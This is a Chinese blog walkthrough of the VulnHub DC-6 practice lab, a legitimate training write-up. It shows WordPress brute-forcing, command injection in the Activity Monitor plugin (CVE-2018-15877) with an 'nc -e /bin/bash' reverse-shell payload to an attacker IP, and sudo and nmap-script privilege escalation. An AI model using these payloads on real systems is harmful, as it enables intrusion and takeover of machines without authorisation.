靶机下载地址
https://download.vulnhub.com/dc/DC-6.zip
1、信息收集
netdiscover
通过nmap扫描发现靶机开放了22.80端口 直接访问80 但是没反应,需要改hosts文件
vim /etc/hosts 打开hosts配置文件,然后重启一下服务 然后就可以正常访问了。
wordpress的站,使用工具扫一下
wpscan –url http://wordy/ -e u

dirb http://192.168.13.136
一共发现了五个用户还有登录界面
记得靶机下载页面里的提示
2、暴力破解
cd /usr/share/wordlists
gunzip rockyou.txt.gz
生成字典
cat /usr/share/wordlists/rockyou.txt | grep k01 > wordy-pass1.dic
把五个用户名放进txt文件中
vim dc-6-name.txt
wpscan –url wordy -P wordy-pass1.dic -U dc-6-name.txt
账户:mark 密码:helpdesk01,登录之后,找到这个wordpress站点安装了Activity monitor插件,然后百度了一下就找到了这个插件有远程执行漏洞,编号是CVE-2018-15877

执行成功,确实有远程命令执行漏洞
然后在上面输入127.0.0.1|nc -e /bin/bash 192.168.16.108 4444,但是发现长度不够长,看看用元素选择器能不能修改,长度,发现可以修改长度,这里就修改个500吧。
然后再重新输入命令进去,发现就可以了,然后点击Lookup即可反弹shell,反弹成功
3、提权
切换bash环境下
python -c “import pty; pty.spawn(‘/bin/bash’)”
在/home/mark/stuff中找到了一个文件,打开后发现了一组用户名密码:graham - GSo7isUM1D4
使用新获得的账号密码尝试登录SSH,命令:ssh graham@192.168.13.136
登录成功,执行:sudo -l,在/home/jens目录下发现一个sh文件,如果以jens身份执行不需要密码。cat查看文件内容发现是对网站的打包命令,作用是备份网站根目录。
sudo -l
cd /home/jens
那么如果在这个文件中写入/bin/bash命令,然后以jens用户身份运行就可以获取到jens的shell了
echo “/bin/bash” >> backups.sh
sudo -u jens ./backups.sh
执行sudo -l命令,发现在jens的shell下,可以在不需要密码的情况下,以root的身份权限执行nmap
nmap工具是可以执行脚本的,那么我们把弹root用户shell的命令写入到nmap的脚本里面,然后用nmap命令执行即可切换到root用户的shell
echo ‘os.execute(“/bin/sh”)’ > getShell
sudo nmap –script=getShell
由于输入命令没有显示出来,只能盲敲,在/root目录下找到flag文件
cd /root
cat theflag.txt
上一篇
 vulnhub-DC7靶机练习
2024-07-13
下一篇
 vulnhub-DC5靶机练习
2024-07-01